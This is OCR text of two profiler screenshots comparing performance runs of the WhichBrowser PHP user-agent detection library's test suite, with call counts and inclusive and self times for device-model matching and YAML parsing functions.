
Flat Profile

Search: (No Grouping)

Incl.	Self	Called	Function
103.96	0.00	(0)	{main}
103.94	0.03	1	WhichBrowser\Testrunner...
103.91	0.20	195	WhichBrowser\Testrunner...
97.41	0.73	4 178	<cycle 2>
95.53	0.39	4 185	WhichBrowser\Analyser->...
90.06	0.08	4 171	WhichBrowser\Analyser->...
89.95	0.70	4 171	WhichBrowser\Analyser\H...
60.49	1.33	10 571	WhichBrowser\Data\Devic...
58.00	19.68	10 462	WhichBrowser\Data\Devic...
38.39	0.46	4 171	WhichBrowser\Analyser\H...
35.00	0.40	4 171	WhichBrowser\Analyser\H...
34.49	33.16	2 198 280	WhichBrowser\Data\Devic...
29.22	1.13	537	WhichBrowser\Data\Devic...
27.37	1.05	4 171	WhichBrowser\Analyser\H...
22.99	0.07	1 194	WhichBrowser\Analyser\H...
21.20	0.31	4 171	WhichBrowser\Analyser\H...
18.39	0.11	4 171	WhichBrowser\Analyser\H...
13.42	0.02	2 102	WhichBrowser\Analyser\H...
12.95	2.01	4 171	WhichBrowser\Analyser\H...
12.67	0.82	4 171	WhichBrowser\Analyser\H...
9.12	0.04	195	Symfony\Component\Yaml...
9.08	1.25	4 254	Symfony\Component\Yaml...
8.75	0.03	1 641	WhichBrowser\Analyser\H...
5.33	0.18	8 138	Symfony\Component\Yaml...
5.19	0.30	16 276	Symfony\Component\Yaml...
4.94	0.97	4 171	WhichBrowser\Analyser\H...
4.65	1.33	18 425	Symfony\Component\Yaml...
4.13	0.45	4 171	WhichBrowser\Analyser\H...
4.11	3.59	4 171	WhichBrowser\Analyser\H...
3.96	3.45	4 171	WhichBrowser\Data\Bots::i...
3.92	2.52	94 807	Symfony\Component\Yaml...
3.33	0.00	119	WhichBrowser\Analyser->...
3.32	3.01	11 156	WhichBrowser\Data\Devic...
2.15	0.13	4 171	WhichBrowser\Analyser\H...
2.03	0.02	4 171	WhichBrowser\Analyser\H...
2.00	0.14	4 171	WhichBrowser\Analyser\H...
1.79	0.78	56 243	WhichBrowser\Model\Main...
1.68	1.48	4 171	WhichBrowser\Analyser\H...

### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
99.88	0.78	1	4 171	WhichBrowser\Analyser\Header\Useragent->__construct (Useragent.php)
65.79	1.45	4-7 (4)	10 410	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
63.04	21.40	5-9 (8)	10 213	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
42.63	0.51	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectDevice (Device.php)
38.86	0.45	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
37.45	36.01	6-10 (9)	2 152 023	WhichBrowser\Data\DeviceModels::hasMatch (DeviceModels.php)
31.78	1.23	5-8 (5)	526	WhichBrowser\Data\DeviceModels::identifyAndroid (DeviceModels.php)
30.39	1.16	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
25.53	0.07	5-6 (5)	1 194	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
23.54	0.34	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectAndroid (Os.php)
20.42	0.12	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileLocations (Mobile....)
14.90	0.02	5	2 102	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
14.38	2.23	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
14.07	0.91	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.ph...)
9.72	0.03	5-6 (5)	1 641	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdUsingOs (Mobile.php)
5.48	1.07	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBot (Bot.php)
4.59	0.50	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectApplication (Application.php)




Flat Profile

Search: (No Grouping)

Incl.	Self	Called	Function	Loca
105.64	0.01	(0)	{main}	runr
105.62	0.06	1	WhichBrowser\Testrunner:...	Test
105.56	0.43	195	WhichBrowser\Testrunner:...	Test
87.16	1.62	4 178	<cycle 2>	(unk
83.11	0.86	4 185	WhichBrowser\Analyser->...	Hea
78.21	0.17	4 171	WhichBrowser\Analyser->...	Hea
77.99	1.50	4 171	WhichBrowser\Analyser\H...	Use
22.76	1.04	4 171	WhichBrowser\Analyser\H...	Dev
22.63	4.44	4 171	WhichBrowser\Analyser\H...	Bro
19.78	0.08	195	Symfony\Component\Yaml...	Yam
19.70	2.70	4 254	Symfony\Component\Yaml...	Par
15.42	0.87	4 171	WhichBrowser\Analyser\H...	Mok
12.47	0.42	10 571	WhichBrowser\Data\Devic...	Dev
12.33	2.33	4 171	WhichBrowser\Analyser\H...	Os,p
11.89	3.35	10 240	WhichBrowser\Data\Devic...	Dev
11.73	0.38	8 138	Symfony\Component\Yaml...	Par
11.42	0.65	16 276	Symfony\Component\Yaml...	Inlin
10.52	2.16	4 171	WhichBrowser\Analyser\H...	Bot.
10.23	2.89	18 425	Symfony\Component\Yaml...	Inlin
8.66	7.58	4 171	WhichBrowser\Analyser\H...	Bro
8.62	5.54	94 807	Symfony\Component\Yaml...	Inlin
8.33	7.28	4 171	WhichBrowser\Data\Bots::i...	Bot
7.13	0.10	1 194	WhichBrowser\Analyser\H...	Mok
7.03	1.73	4 171	WhichBrowser\Analyser\H...	Mok
6.47	6.01	10 934	WhichBrowser\Data\Devic...	Dev
5.12	1.02	4 171	WhichBrowser\Analyser\H...	App
5.09	0.22	4 171	WhichBrowser\Analyser\H...	Mok
4.47	0.03	2 102	WhichBrowser\Analyser\H...	Mok
3.84	1.68	56 243	WhichBrowser\Model\Main...	Main
3.56	3.15	4 171	WhichBrowser\Analyser\H...	App
3.33	0.48	4 185	WhichBrowser\Analyser->...	Ana
3.25	1.09	4 171	WhichBrowser\Analyser\H...	Tele
3.12	1.53	4 059	Symfony\Component\Yaml...	Par
2.78	2.59	4 171	WhichBrowser\Analyser\H...	Os,p
2.71	0.00	119	WhichBrowser\Analyser->...	Hea
2.28	0.68	4 171	WhichBrowser\Analyser\H...	Os,p
2.17	2.03	61 540	WhichBrowser\Data\Devic...	Dev
2.15	0.05	1 641	WhichBrowser\Analyser\H...	Mok
2.11	0.00	527	WhichBrowser\Data\Devic...	Dev

